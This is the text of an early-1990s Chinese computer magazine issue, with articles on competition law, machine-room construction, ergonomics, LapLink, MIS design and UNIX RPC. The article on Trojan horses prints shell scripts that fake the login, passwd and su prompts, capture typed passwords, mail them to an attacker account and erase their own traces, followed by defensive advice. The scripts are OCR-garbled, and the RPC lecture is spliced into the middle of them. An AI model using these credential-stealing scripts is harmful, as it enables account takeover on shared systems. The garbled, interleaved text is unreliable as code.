

电脑与法律

- 认真贯彻《中华人民共和国反不正当竞争法》
——在电脑业中依法反对不正当竞争..... (2)

电脑应用

- 计算机系统的机房建设..... 沈文浩 (3)
电脑操作人员“四忌”..... 刘素珍 (5)

软件介绍

- 机房管理的好助手 LapLink 蔺京生 (6)

软件纵横

- MIS的数据描述及实现 林 拉 (7)

网络与通信

- “特洛伊木马”的剖析与防御 叶向阳 (10)
高级 UNIX 连网技术讲座 第三讲
NFS 和 RPC 冯家宁 (11)

电脑辅助教学

- 《自动控制基础》的 CAI 开发与实现
..... 吴晓蓓等 (15)

使用与维修

- GW-500 显示器电源原理与故障分析
..... 廖国武等 (18)
AR3240 打印机故障维修一例
..... 高风翔等 (20)

NEW

- “MIRROR.COM”对文件的保护功能
..... 金义炎 (21)
半导体盘 黄沈南 (21)
触摸屏技术漫谈 姚加贤 (22)

IDEA

- 如何用虚拟磁盘运行 WPS 罗升等 (23)
CWS 4.0 的修改 宗建华 (23)

ABC

- 谁养斑马? 周正华 (25)
扩容——软磁盘使用技巧 谢维军等 (26)
用一个 ASSIGN 命令救活一个硬盘
..... 朱广忠 (27)

游戏乐园

- 《印地安那·琼斯与亚特兰蒂斯之谜》通关秘诀
..... 张战斗 (28)
三个游戏的小秘密 谭天舒 (30)

- GAMETOOL 使用说明书..... 李宇智 (30)
再谈“神州八剑”攻略 李敬哲 (31)
《波斯王子》的选关方法 解振喜 (31)

病毒防治

- 能预警文件型病毒的程序 吴 涛 (32)

单片机与单板机

- 单片机与模糊控制讲座 第六讲
数字单片机 MC6805R2 结构 ... 余永权 (33)

编读往来

- 来函照登 (38)
游戏求解 (43)

电脑用户

- Hercules 图形卡汉字显示缺陷的修复
..... 李克伟 (39)
浅谈四种版本 FDISK 建立分区功能的异同
..... 彭 禾 (40)
WINDOWS3.0 图形文件在 TURBO 系列高级语言中的应用 张君峰 (42)
新颖、通用、立体、下拉式菜单
..... 刘克文等 (44)
DISKREET 的使用技巧 陈凌峰 (46)
设计由菜单驱动的 FOXPRO 应用程序开发环境
..... 罗 辉 (47)
微机内存及其使用 汪新平等 (51)

小辞典 (53)

认真贯彻 《中华人民共和国反不正当竞争法》

——在电脑业中依法反对不正当竞争

本刊评论员

《中华人民共和国反不正当竞争法》已根据国家主席江泽民 1993 年 9 月 2 日发布的命令（第 10 号）予以公布，并将于 1993 年 12 月 1 日起施行。这一法律，将起到鼓励和保护公平竞争，制止不正当竞争行为，保护经营者和消费者的合法权益，保障社会主义市场经济健康发展的作用。电脑产业技术的开发与经营当然也会在这一法律保障下得到更健康的成长。

竞争，是促进社会向前的重要动力。没有竞争，各项工作很易安于现状，死水一潭。文化、科学、经济、技术、体育等等，无一不是以竞争为机制，激励人们求取更多，更好的成绩。竞争本来就应当在自愿、平等、公正、诚实、信用、守法以及遵循公认的社会道德标准下进行。但事实上，却有那么一些单位和个人，采用不正当的手段加入竞争行列，以此击败对手，达到自己的目的。这一做法，必然使诚实的工作者、经营者的利益受到不应有的损害，破坏了社会秩序。在经济活动方面，为了反对不正当竞争，包括我国在内的许多国家都采用法律手段，运用了民法、经济合同法、专利法、商标法、著作权法以及其它反映在经济领域中的法律和法规。但是，“不正当竞争”行为的表现是多种多样的，不易捉摸的，界限不很明确。仅靠前面提到的法律或法规，仍不足以严格制止这类行为，仍然会被钻空子。例如，我们常碰到一些标题名或作者名字雷同（相同或相似）的作品。这当中，当然确有属于巧合的独立创作成果；但也不可否认，有些人正是利用著作权法难以给人名或标题提供保护这个“空子”，起一个和人名作相同或相近的名字，企图鱼目混珠，利用他人已有的（花去辛勤劳动而取得的）社会影响和声誉，误导消费者（读者）去兜

售自己的货色。在专利商标等问题上，也有类似的情况，所以，针对不正当竞争行为，专门制定一项法律，指出什么是不正当的竞争行为以及当事人应承担的法律责任，与前面几项法律起到互补作用，实在是大有必要，大有好处。

从电脑行业来看，在我国《反不正当竞争法》第二章所确定的种种不正当竞争行为中，几乎每一条都可以找到事例：假冒商标，混淆包装，擅用他人名称，伪报出产地，利用特殊地位限定他人购买其指定经营者的产品，行贿，搞帐外回扣，虚假广告，侵犯商业秘密，诋毁对手，盗用版权（在抄袭的程序中掺假以掩盖其与原作的实质相似性，更换软件名称或包装，非法复印，转卖等），在电脑开发或应用项目中投标者与招标者串通，滥用职权，限制下级按其意图购买电脑或委托工程承包单位等等。其结果是严重影响我国电脑事业的发展。由此可见，本法对电脑业有很强的针对性，它的施行与电脑业的兴旺，关系是十分密切的。

反对不正当竞争的这一法律，很大成分是基于社会公认的道德标准。在贯彻时，首先要提高从业人员的职业道德觉悟，树立良好的经营思想与作风，讲求信誉，正确认识竞争只能在正当经营中开展。这些都是起码要做到的。但是，这既然是一项法律，从事不正当竞争的人所承担的，就不仅是社会道德责任而是相应的法律责任，若其不正当竞争行为构成犯罪，还要依法追究刑事责任。一切在电脑行业中正当经营，光明正大地开展竞争的人们，应当重视和学会运用这一法律来维护自己的权益，监督、制裁不正当竞争的行为，促使我国电脑进入一个更健康的繁荣时代。

计算机系统的机房建设

华南理工大学 沈文浩

一、前言

机房是计算机系统运行的硬环境，它是保证计算机系统可靠性、稳定性的基本前提，对计算机系统的正常使用及寿命都有很大关系。机房有它自己的技术要求，在营造计算机机房时，既不能不考虑技术条件的基本要求，也不倡导不符合实际情况的超标准要求。下面就计算机系统的机房建设问题，谈以下几点，以供大家参考。

二、场地要求

1、地点计算机机房应远离污染气体、强电磁场、强振动源、强噪音源及所有会危害系统正常工作的地区，计算机机房应尽量建于环境清洁，交通运输及通讯方便的地方，使工程师在系统安装及维修时能顺利进行。

2、面积

计算机机房的面积应视系统的大小而定，机房除了安装系统以外，还应预留足够的空间作安装，维修及操作之用，如考虑到今后的发展情况，还应预留空间作系统扩展之用。

根据国内经验公式，

$$S = (5 \sim 7) \sum S_{\text{设备}} \text{ (m}^2\text{)}$$

式中 S —机房面积

$\sum S_{\text{设备}}$ —机房所有设备最大外形尺寸所需面积的总和。

$$\text{或者 } S = (4.5 \sim 5.5) A \text{ (m}^2\text{)}$$

式中 S —机房面积；

A —机房内所有设备台数的总和。

一般来说，小型机取上限，大型机取下限。

需要注意的一点是：机柜与墙壁之间的距离最好大于1.5米。

3、温度、湿度和洁净度

机房的温度、湿度和洁净度对计算机系统的正常运行及使用寿命有很大的影响。

根据实际经验，三者的设计参数为：

温度： $21^\circ\text{C} \pm 3^\circ\text{C}$ ($70^\circ\text{F} \pm 5^\circ\text{F}$)；

相对湿度： $50\% \pm 10\%$ (不凝结)；

温度变化率： $3^\circ\text{C} / \text{Hr. Max.}$ ($5.5^\circ\text{F} / \text{Hr.}$)；

湿度变化率： $6\% / \text{Hr. Max.}$ ；

洁净度：30万级~100万级。

一般，机房都装了空调，温度有了保障，但往往对湿

度和洁净度重视不够。湿度过低，容易产生静电，对计算机造成干扰，应适当补湿；湿度过高，机器内部焊点和插座接触电阻增大，同时会产生凝结水汽，锈蚀元件。洁净度低，就会有灰尘或纤维性颗粒积聚，使导线、元件腐蚀，尤其会对软盘驱动器、打印机等产生损坏作用。

所以，机房内应安装温度、湿度自动记录仪，以便机房管理人员能够通过记录，了解系统的运行环境情况。

4、门窗

机房内所有的门窗都应该密封，以减少尘埃和噪音等外来干扰，门户及走廊的大小应足够让系统在安装时运输之用，机房主门应具有自动关闭的功能。

5、地面

机房地面忌铺地毯，其原因一是容易积尘，二是容易产生静电。最好采用抗静电的活动地板，其系统电阻应在 $1 \times 10^5 \Omega \sim 1 \times 10^{10} \Omega$ 之间。活动地板的承受力应大于 $1220 \text{ kg} / \text{sq} \cdot \text{m}$ ，集中荷重最小为 $70.3 \text{ kg} / \text{sq} \cdot \text{cm}$ ，目前我国自己生产的活动地板有铝合金(500×500)的、钢(500×500)的、钢木结合(600×600)的和木(600×600)的几种，高度可在200~400mm之间选择。活动地板还配有带走线口的异形地板，可根据需要合理选用。

放置活动地板的原土地面要求平整、光滑，水泥地面或水磨石地面均可。在机房的入口处还可以设置一斜路，以方便机器设备的运输。

6、照明

计算机机房内应有足够的照明设备，办公室或操作台上的照明度应为 $650 \text{ lumens} / \text{sq} \cdot \text{m}$ ，所有照明设备均应固定在墙壁上或天花板上，最好能在通道入口处另装一些应急灯，以便在突然停电的情况下，提供路障照明。

7、天花板

计算机机房通常采用假天花板，应该注意两点：

①不能采用易燃、会脱落尘埃和其它微粒的材料制作天花板；

②天花板应密封，以减少尘埃及噪音干扰。

8、墙壁

计算机机房的墙壁装修有三点得注意：

①用轻微隔音物质作材料；

②墙壁要从地面一直伸展到房顶(穿过假天花板)；

③机房的墙壁要防火一小时以上。


三、配电

1、地线

一个好的计算机专用地线，是中小型机房不可忽视的，必须具备。倘若计算机用户在安装机器时不另加地线，将严重影响计算机的正常工作，产生随机性的错误故障。

计算机的专用地线必须避开交流工作地线和避雷地线，距离大于 10m 以上。地线的铜板面积均在 40cm × 40cm 左右，厚度 1~3mm，埋在地下 1~3m 深的坑中，坑中撒一些盐和木炭，浇一些水等，并从铜板上引出一条 0.5mm 厚，10cm 宽的铜皮地线引入线。引入线必须焊牢，在焊口处最好涂上沥青防止腐蚀，穿墙时应套上护管，确保引线与大楼钢筋网、电线管等金属物隔离。

接地的简单方法如图所示：



同时注意，计算机插头上所标的字母分别表示：L 或 S—应接电源火线上，N 或 D—应接电源零线上，E—应接地线上。

总之，①计算机系统必须具有一条专用保护地线；

②计算机系统的专用保护地线是整个系统设备唯一的零电位参考点；

③保护地线的接地电阻值必须小于 1Ω；

④电源插座内的零线与保护地线严禁连接在一起。

2、电源

计算机要求有十分可靠的供电电源。但目前电网的供电质量还不能满足这一要求，难免有波动、干扰甚至短时间断电，尽管波动和断电的时间很短（毫秒级），也可能造成计算机内信息的丢失，计算机硬件电路中的一些敏感器件也可能受到损坏。一般的交流稳压电源不能解决这一问题，现在普遍采用不间断电源（UPS）。

UPS 是一种含有储能装置，以逆变器为主要组成的静止型恒频恒压式交流不间断电源。按功率大小分，有小功率（5KVA 以下）、中功率（5~20KVA）和大功率（20KVA 以上）三类。小功率 UPS 又有后备式与在线式两类。


后备式又叫离线式 UPS，具有简单的静态转换开关，正常情况下由市电直接给负载供电，市电停电后可迅速切换为逆变器供电，逆变器的电能由蓄电池供给，市电恢复正常后自动转换为市电供电。

在线式 UPS，具有整流器、逆变器、蓄电池，但没有静电开关，在任何时候均由逆变器给负载供电。

由此可以看出，市电质量的好坏直接影响到后备式 UPS 的输出；而在线式 UPS 只有逆变电路有故障时，才

转由市电供电，一般其输出为较理想的正弦波。因此，用户要根据自己的情况和当地的供电情况，选择合适的不同断电源，以保障计算机的正常运行。

这里有一点值得注意的地方：在有多台计算机设备和大容量存储设备的机房中，机房电力线（包括地线）的布置应采用一点式连接，而绝对避免菊花链式连接。如图所示：



电力线线径应足够粗，阻抗越小越好，况且电力线传导电流应是计算机设备最大电流的 2~3 倍以上。地线线径比相线和零线的截面积要更大些。

四、管理制度

为了保持计算机机房有一个良好的工作环境，除了合理的设计之外，还需要建立严格的管理制度。

管理制度应包括如下内容：

①机房必须保持清洁及无任何污染，要定时清扫；

②严禁在机房内吸烟，食品饮料等不准带入机房；

③温度、湿度要定时监测记录，对不正常的情况要及时调整；

④所有磁性存储介质必须收藏在和主机相同的环境中，最好放置在专用铁柜中；

⑤如果对某些磁带或磁盘的可用性有怀疑，请不要把它们安放在系统上使用，因为这样做可能损坏设备，甚至危及系统；

⑥进入机房前，必须在指定地点更衣、换鞋。

五、结束语

机房是计算机系统正常工作的场所。计算机系统技术复杂，价格昂贵，机房的建设是否适宜，将影响计算机系统的工作状态，因此，对于计算机机房的建设应引起足够的重视。

一个经过科学严密设计的计算机机房，将会使得计算机系统处于最佳工作状态，操作维护方便，提高工作效率，充分发挥计算机系统的功用。

参考文献：

[1] 宋开等 编著 《PC 机外部设备的配置使用与维护》

[2] 李海泉 编著 《电子计算机系统的故障诊断及维护技术》

[3] 钟凯勇 编著 《电脑维修经验 200 例》

[4] 拱北海关技术协作区 编写 《计算机设备故障维修 135 例》

电脑操作人员“四忌”

江西新余市人民银行科技科 刘素珍

近年来,许多单位都购买了微机、四通等现代化设备,很大程度地提高了工作效率。同时,也常常听到操作人员抱怨“眼睛发胀、酸痛,甚至视力下降以及头晕、腰部酸痛”等等。笔者通过调查发现,这不纯粹是由于特殊的工作环境造成的,也与大多数操作人员不注意工作方法有关,笔者认为电脑操作人员有四忌。

一忌长时间持续用眼。

电脑操作人员工作时,眼睛必须交替地看屏幕和材料,因此最易感到疲劳的部位便是眼睛。笔者曾在一家报刊上看到一则消息:美国职业研究所专家建议在一般情况下,在屏幕前持续工作2小时以上,应该休息15分钟,如果工作对视力的要求过高,或者所做的是单纯重复性的工作,持续工作1小时后,就要休息15分钟;此外操作人员也可采用通过改变目光焦距的方法让眼部肌肉得到休息,也就是说,操作人员工作时不要把眼睛始终盯在屏幕上,而要不时看看周围的东西,看看窗外的景物,转动眼球、眨眼、或者紧闭眼睛几秒钟,也可以让眼睛得到很好的休息。

二忌不良的工作习惯。

由于电脑工作人员长时间坐着工作,颈椎持续向前弯曲,不经常活动颈部,很容易引起颈椎病;头部在心脏之上几十厘米,若不经常调换体位,头部血液循环受到影响,往往会出现头晕、头胀、眼花和记忆力下降等现象;同时腰背部的负担较重,臀部的肌肉神经受到挤压,时间长了容易引起腰背酸痛和坐骨神经痛等症状;还有由于手掌和手腕不断重复某些动作,手掌里的神经受到压迫,易使手掌和手背感到麻木和疼痛。为预防这些疾病,

建议电脑操作人员在工作一段时间后,要在室内走走,做些伸腿、弯腰、手指屈张的动作,有条件的还可到室外散散步,做做操等等,切忌长时间的保持一种坐姿。另外手要不时随着前臂移动,可以使用手腕垫子既能使手腕和手掌在手指接触时保持水平姿势,也能减少一些手的疲劳。

三忌不合适的光线。

光线太强或太暗都容易使眼睛感到疲劳。光线的强度应是既要让操作员能看清屏幕上和材料上的东西,又要避免强光,以免眼睛受刺激,容易感到疲劳;电脑机房的照明度,一般平均采用20瓦/平方米日光灯的亮度;机房的照明光源一般最好采用光线均匀、稳定,光色和谐明快且不产生闪烁、阴影,对墙壁、地板不反光的优良光质的电光源;另外还应注意避免让室外的强光直接照到屏幕上或者照到人的眼睛上,可以采用在窗户上装遮光板、窗帘等来达到避免阳光直射的目的。

四忌随意选择工作台。

合适的工作台既要让操作人员坐着舒适,又要能灵活地操作键盘和观察屏幕以及桌上的材料。工作台主要指终端桌和椅子,终端桌的高度要根据操作人员的身高来定,以屏幕上端不要超过操作人员的眼睛,手臂自然下垂,前臂抬起和地而不行时,肘部在体侧自然下垂为准,这样双手就可以灵活地在键盘上移动;椅子的正确高度是操作人员的整个脚掌能平放在地板上,以膝盖应当稍稍高过椅面为准,使腿部和脚部的血液可以疏通,椅背和椅面也要能让操作人员感到舒适。另外要让腿部有足够的空间,以便能在工作一段时间后,可以把腿伸直,减少长时间坐一种固定姿势给腿部带来的负担。

机房管理的好助手LapLink

西北轻工业学院信息中心 蔚京生


目前微机使用在我国得到普及，有些单位购买了多台微机并配置机房。当微机没有连网为个人机使用时，要向每台微机都拷贝一套大型软件比较费事。因为这些大型软件都是由数张软盘组成的如 3D、AUTOCAD、PCTOOLS7.0、WINDOWS 等。此外如果一台机器染上病毒又无法清除时，就得重新对硬盘格式化，恢复系统时备份盘数量更多。如果你有了 LapLink 通讯软件上面的问题就变得简单了。现就把这个软件的使用和连接介绍如下：

LapLink 软件实际上只有一个 90 多 K 的主文件，它可以把两台微机通过并行口（打印机口）或串行口连接起来，具体的电缆接线见图 1 所示。串行口传递速度比并行口慢一些，但是连接简单只需三根线连接就可以了。


LapLink 的主要功能是收一台微机上的文件拷贝到另一台微机上去。使用简单，程序本身有说明，在传送时只要在电缆连接的两台微机上同时运行 LL3.EXE 主程序就可以了。当两台微机连通时就所画面，一般左边是本地微机上的目录菜单，右边是对方微机的目录菜单，画面最下一行是 LapLink 的主菜单。主菜单包括显示文件内容，文件改名、建立目录树，选当前磁盘和子目录，拷贝所选的文件或子目录等功能。

当你按下 O 键后就进入系统配置菜单，这时你可以选择并行口或串行口作为通讯接口选择串口后还可选择波特率选择的系统配置还可存盘。主菜单中每一项子功能都可以通过按 Help 键得到详细的解释。使用 LapLink 软件后当给多台微机拷贝大型软件时就只要拷贝一台，剩下的机器用 LapLink 传送过去就可以了。当某台微机被病毒感染而手头又无法除这种病毒的软件时，就可以把这台微机格式化用 LapLink 把别的无毒硬盘上的系统和文件恢复

这台微机，这也就避免了病毒的蔓延。从以上可以看出 LapLink 的确是机房管理的好助手。



串口接线图



并口接线图

图 1

MIS的数据描述及实现

华南师范大学计算机系 林 拉

【摘要】 本文介绍 MIS-ADS(MIS Assistant Development System, MIS 辅助开发系统)[1]中关于数据描述的方法及其关键部件。数据库文件结构生成器的设计与实现。

在 MIS-ADS 中, 对于一个具体 MIS 是通过系统功能与数据的描述来定义的, 系统功能的描述及其实现是系统功能控制的技术基础, 其关键部件是菜单生成器[2]。数据描述则是进行数据组织和存储设计的基础, 关键的部件是数据库文件结构生成器。

一、MIS 数据描述的方法

在关系数据库系统中, 数据的最基本构成单位是数据项, 若干个联系的数据项型聚集成为记录型(即文件), 而文件之间通过某种方式建立起相互关系, 所有这些文件以及相关关系的集合构成整个系统的数据体系。在这个体系中, 作为聚集概念的数据库文件, 既是数据项的一种组织形式, 又是组成数据库的基础。因此, MIS 数据描述的关键性工作, 建立数据体系中各个数据库文件的结构, 定义其字段的名称、类型、长度、小数位数以及对字段和文件的说明。建立数据库文件结构传统方法是在某一语言环境下, 例如 DBASE-III 或 FOXBASE 的“.”状态下, 用手工方式使用键盘命令来进行。这种方法充分利用了数据库管理系统的功能, 在语言环境一级上实现对文件结构的建立和维护, 至于在一个实用的 MIS 中, 大量在运行中生成的目标数据库文件, 可以用母库或结构描述文件的结构拷贝或结构创建来实现。这种通过程序间接建库的方法其母库或结构描述文件仍然要依靠在语言环境下用手工方式建立, 而且大量的母库、结构描述文件和目标数据库文件, 从开发者的角度来说, 非常难于管理与维护。为了解决这些问题, 我们在 MIS-ADS 中设立了一个专门用于数据描述的工具。数据库文件结构生成器, 它同其他工具一起被收集在 MIS-ADS 的工具库中。

二、MIS-ADS 数据库文件结构生成器的设计

MIS-ADS 数据库文件结构生成器的设计目标是由 MIS 开发人员在 ADS 的统一界面下以交互方式建立数据库文件, 并且实现在同一目录下对数据库文件结构的管理与维护。数据库文件结构生成器建立数据文件与 MIS 对文

件操作的示意图如下:




图 1

数据库文件结构生成器的功能结构是




图 2

其中

1、子目录切换

切换当前工作路径, 以便在指定的子目录下进行其他

操作。

2. 数据库文件结构生成

在当前子目录下用交互式建立一个数据库，并登记在目录文件中。

3. 库文件结构拷贝

将一个库文件结构拷贝到库文件这一功能可以结合库文件结构修改一起，生成一批结构类似的文件。

4. 库文件结构查询

在当前子目录下，查询任意一个数据库文件结构。

5. 库文件结构修改

包括数据库文件名、字段名、类型、长度、等参数的修改和字段的增删等。

6. 备份、恢复与删除

将当前子目录的数据库文件备份到软盘或从软盘恢复到当前目录以及对文件进行删除操作。

7. 文件目录查询

查询在当前子目录下所有已建立的数据库文件清单。

8. 打印包括打印当前子目录下的库文件清单及任一数据库文件结构。

9. 确立索引关键字


根据需要，确定一个库文件的索引关键字，本功能设计允许一个库文件建立两个索引文件。

10. 数据库文件说明

提供对库文件进行文字说明的编辑功能，这一功能在建立代码对照体系时进行代码结构与编码规则的描述特别有用。

三、MIS-ADS 数据库文件结构生成的实现

库文件结构生成的数据流图如下



目录文件 ML.DBF 的结构是

字段名	WJMY	WJMZ
含义	文件英文名	文件英文名
类型	C	C
长度	8	30
小数位数		

本文件用于记录目标数据库文件的中英文名称，以便在同一磁盘提供一份所有目标数据库文件的清单。数据库文件结构生成器的在每一个磁盘目录中，第一次建立目标数据库文件便自动建一个目录文件。目录文件对实现数据库文件的统一管理起着重要作用。

字段名对照文件的母库文件 ZDMD.DBF 结构是

字段名	ZDMY	ZDMZ	IDX1	IDX2
含义	字段英文名	字段中文名	第一索引关键字	第二索引关键字
类型	C	C	C	C
长度	10	10	1	1
小数位数				

本文件用于定义目标数据库文件时建立相应目标数据库文件的字段名对照文件 MBWJ0.DBF。文件 MBWJ0.DBF 在结构上与 ZDMDZ.DBF 一致，其用途是记录目标数据库文件各字段中英文名称及建立索引文件时所确定的索引关键字，作用有两个，(1)给 MIS 应用程序，特别是涉及输入、输出格式的场所提供方便的中英文字段名称对照途径；(2)数据库文件结构生成器可以对目标数据库文件的索引关键字实行非常方便的管理和维护。

结构描述文件的母库文件 JGMS.DBF 结构是

字段名	FIELD NAME	FIELD TYPE	FIELD LEN	FIELD DEC
含义	字段名	字段类型	字段长度	字段的小数位数
类型	C	C	N	N
长度	10	1	3	3
小数位数				

本文件用于定义目标数据库文件时建立相应目标数据库文件的结构描述文件 MBWJ1.DBF。文件 MBWJ1.DBF 的结构与 JGMS.DBF 一致，其作用是记录目标数据库文件的结构参数，数据库文件结构生成器就是根据记录的参数生成目标数据库文件并对其结构实现维护的。

目标数据库文件生成的处理流程图是




图 4

由于篇幅所限,数据库文件结构生成器其他功能的处理流程图从略。

四、MIS-ADS 数据库文件结构生成器的特点

1. 从功能来说, MIS-ADS 数据库文件结构生成器除了用于数据库文件结构的建立和维护外,还具有查询、备份、恢复和打印等比较完整的文件结构管理功能。操作简单,使用方便,文件结构打印符合数据库存储字典的要求(

见表 1)。根据我们在实用系统开发过程中使用的体会,它特别适用于用来建立基础代码体系。

英文名:CS01 ***库文件结构*** 总字节数:23

中文名:部门名称编码

最后修改日期:9-09-92

序	1	2	3
英文字段名	部门码	部门名码	分类码
字段类型	C	C	C
字段宽度	5	16	1
小数位数	0	0	0
索引	1		

简要说明:

1. 部门码: XX XX XX 厂的代码内部使用: 00000
 班组
 工段
 车间
2. 分类码: 管理部门(1)
 生产部门(2)
 辅助部门(3)
3. 索引: ON BMBN TO CS01.IDX

表 1

2. 由于目标数据库文件的建立是通过字段对照文件和结构描述文件间接进行的,因而应用系统的程序设计中任何一个由数据库文件结构生成器生成的目标数据库文件都可以利用它们字段对照文件和结构描述文件,实现中英文字段对照和屏幕显示与打印格式的通用性设计,从而避免了程序对数据库文件结构的依赖,大大地提高了程序的可重用。

3. 数据库文件结构生成器提供的确立和修改索引关键字功能,使开发人员能够方便地调整关键字,并且可以通过应用程序建立相应的索引文件或进行重索引,而不必对程序修改,这一点采用键盘命令或一般程序方法进行索引所不能比拟的。

参考文献

- [1]王小铭 林拉, MIS 开发环境的研究与建立, 华南师范大学学报(自然科学版), 1991, (增刊):75-80
- [2]王小铭 林拉, MIS 系统功能的形式化描述及其实现, 广东省计算机学会第四届学术年会文集, 北京电子工业出版社, 1992, 213-218

“特洛伊木马”的剖析与防御

广东电饭锅厂电脑室 叶向阳

在一个 UNIX 的多用户系统中, 用户的口令失窃, 就意味着用户的使用权被窃取。对用户造成伤害, 故此提高计算机用户的安全意识, 应是每一个用户充分重视的。特洛伊木马是一种常见的人侵方式, 以下是本人对特洛伊木马的一些经验介绍, 目的是让读者对这一类的特洛伊木马有个大概的了解, 从而增强防范的意识。

特洛伊木马的剖析:

特洛伊木马入侵的思想是制造一个输入口令的假现场, 诱骗大意的用户前来输入口令, 用户只是以为敲错了键, 而特洛伊木马却完成了窃取口令的使命, 返回真实的现场, 制造者们都细心地考虑过真实现场可能会出现的情况, 力求达到以假乱真的效果。

通常有下列三种模拟现场:

1. 登录 Altos login: 现场。
2. 修改口令 password 现场。
3. 以 su 进入超级用户登录现场。

以下是三个特洛伊木马的程序清单:

```
#模拟 Altos login: 登录现场。
trap "" 0 2 3 15 #忽略 ctrl-d 中断, 退出, 软件络断的信号。
clear
echo "Altos login: \c: "
read username
echo $username > /tmp/kk $$
#用户如不输入, 则仍旧显示"Altos login: "等待用户输入
while test -r /tmp/kk $$ -a "$username"
do
echo "Altos login: \c"
read username
done
stty -echo
echo "Password: \c"
read ok
if [-n "$ok"]
then
echo
echo "Login incorrect"
else
echo
echo "Login incorrect"
fi
hghg=_tty_
hh=_date_
echo $username $ok $hghg $hh |mail yxyl68
#以邮件的形式发给用户 168.
stty echo
```

并以杀进程的形式退出特洛伊木马, 返回真实现场。

```
uu=_tty_|cut -c9-__
if["$uu"="sole"]
then
oo=_ps |grep con |cut -c1-6 |sed -n '1p'|tr-d "__
else
oo=_ps |grep $uu|cut -c1-6 |sed -n '1p'|tr-d "__
fi
kill -9 $oo
rm /tmp/kk $ $
fi
```

这是一个较成熟的特洛伊木马程序, 它产生逼真的登录现场: 用户暂不输入而打入回车, 屏幕仍旧显示 "Altos login:", 诱骗用户输入口令, 唯一不足之处是当用户打入 ctrl-d 时会真相毕露。

#模拟修改口令 passwd 现场

```
trap "" 0 2 3 9 15
yyee=_whoami__
ujuj=_date__
echo "Changing passwd for $yyee"
stty -echo
echo "old passwd:\c"
read username
echo
echo "New passwd:\c"
read pass
echo $pass > /tmp/kkjj $ $
less=_wc -c /tmp/kkjj $ $ |cut -c1-8|tr-d "__
if[$less -ge 6]
then
echo
echo "Password must contain at least two alphabetic characters and
at least one numeric or special character."
#当用户输入的新口令大于 6 个字符时, 显示出错信息。
else
echo
echo "Password is too short - must be at least 6 digits"
fi
rm /tmp/kkjj $ $
echo passwd: $username $pass $ujuj |mail yxyl68 #以邮件的
形式发给用户 yxyl68.
echo "Sorry"
stty echo
(rm $HOME/passwd) #自毁特洛伊木马, 不留入侵痕迹。
exec /bin/passwd #转入真实的 /bin/passwd
```

#模拟 su 进入超级用户现场。

```
trap "" 0 2 3 9 15
stty -echo
echo "Password:\c"
read username
```

高级 UNIX 连网技术讲座

广州昂立自动化工程公司 冯家宁

第三讲 NFS 和 RPC

3.6 远程过程调用

远程过程调用是网上进程通信的手段。RPC 的优点是它让程序员在比大多数网络进程通信更高层的抽象上编程。这种抽象意味着，程序员不必去学习一种新的语法就能建立分布式的应用程序或象 NFS 那样的网络服务。在许多情况下，程序员可以忽略底层的通信传输机制及其如何实现。

本节以介绍一个 RPC 与应用程序的接口开始，XDR 层和通信传输层。然后将讨论程序的概念，版本号起源。简要讨论 XDR 层，介绍 RPC 如何运用 XDR 子程序来为网上的数据排列。排列数据是以适合在网上传送的格式给数据编码的过程。最后会讨论 RPC 在分布式编程中的应用。

3.6.1 RPC 应用程序介面

RPC 应用程序介面可以认为有三层。每层提供不同程度的灵活性和复杂性。顶层叫做 RPC 服务库。这一接口对程序员是完全透明的。程序员用一过程调用使用一组库子程序。这些子程序实际上是由 RPC 来实现的。随着 RPC 子

程序加入一地点或网上，程序员可以通过在子程序前加入高级语言前端使所有应用程序员能用这些子程序。这一顶层是使用 RPC 子程序的途径并不是 RPC 本身的部分。

许多厂家提供一组可被其它程序调用或作为单独实用的 RPC 服务。这里的一个例子是 Sun Microsystems RPC SERVICE LIBRARY，它在 SunOS Release 4.0 命令手册里有描述。直接与 Sun 联系可得到进一步的内容。

RPC 接口的第二层是实际的 RPC 接口本身。这一层让程序员调用远程的过程而无需担心网络低层传输机制的细节。这一抽象是以保持接口的简单实现的。作为这一接口的一部分，只有三个系统调用。第一个调用是 `registerrpc()`，它使一个子程序获得一个唯一的注册号。第二个调用是 `callrpc()`，客户应用程序用它执行给定的远程过程调用。第三个调用是 `svc_run()`，一网络服务在用 `registerrpc()` 注册后用它通知 RPC 调度程序服务已准备接受请求。

#####

```
stty echo
if [-z "$username"]
then
echo
echo "su: Sorry"
exit
else
hh = date__
echo $username $hh | mail yxy168
echo
echo "su: Sorry"
(rm $HOME / su) #自毁特洛依木马 su, 用户再敲入 su, 则执行 /bin/su.
```

特洛依木马的防御措施:

1、确保你的 .profile 文件对他人不可读、写，你的 PATH 中，把非系统目录包括当前工作目录排在系统目录之后，(/bin: /usr/bin: YHOME/bin:) 窃取者通过制造 Altos login 登录假现场，passwd 修改口令现场，su 进入超级用户的假现场，仅当用户的 .profile 文件中的路径 PATH 设置成首先搜索当前目录，特洛依木马 passwd 和 su 可能藏在你的

YHOME / bin 目录下的某个文件中，这样的话特洛依木马方可执行，PATH 被设置成首先搜索当前目录，那么受入侵的机会将大大减少。

2、用 CTRL-d; 或 exit 注销系统，在断开与系统的联接之前等待看 "Altos login" 提示。
3、在登录时，第一次有意识打错口令。
4、定期检查你的 YHOME / bin 目录下的文件。
5、不要离开你的未注销的终端，以免他人做手脚。

6、当你运行别人的程序时，要特别注意，它可能对你的文件，目录有改变。

7、若你的终端是“智能”终端（某些字符序列（换码序列）将使终端不显示原序列）时，应留意来自其他用户的邮件（write mail（具有 setuid），它们可能含有换码序列的功能。

以上程序均在 Altos system V version 5.3 c 运行通过。

RPC的最底层让程序员控制过程的执行。对最正规的编程来说,有必要使用这一层。程序员可以控制超时的使用,选择适当的通信传输机制使之达到灵活的出错处理并在过程里支持多种验证。在这一层上编程是复杂的,但有必要这样。使用此层作接口的程序员会发现他们能使用所有 Berkeley UNIX 的插座介面的能力和灵活性。

厂商们一直想增加高层 RPC 接口的灵活性而不降低其简捷性。Sun Microsystems 已经建立了 Remote Procedure Call Protocol Compiler 的工具,它能自动生成实现具体 RPC 协议或过程的代码行。使用此工具的用户用称为 RPC 的高级语言描述服务或协议。输出是可包含在客户或服务器中的 C 语言源代码。

这一工具可作为连接最底层 RPC 和简单的 `callrpc()` 接口的桥梁。由于 RPC 是过程调用的扩展,可以用很高级抽象的 RPC 作为低层通信机制建立环境。不过还没有一个这种环境是在商业上可行的,在这方面正进行者大量的研究。某些课题会在分布式程序设计里作讨论。

3.6.2 RPC 与 XDR 的接口

XDR 库是一组 C 语言子程序,它把数据类型转变为一个标准的数据表示叫做 XDR 编码数据。各种数据结构用 XDR 语言来定义。然后机器内部表示的或编码的数据通过一个串行化的过程转化为 XDR 编码。相反的过程叫反串行化。XDR 库本身在后面做更详细的描述。

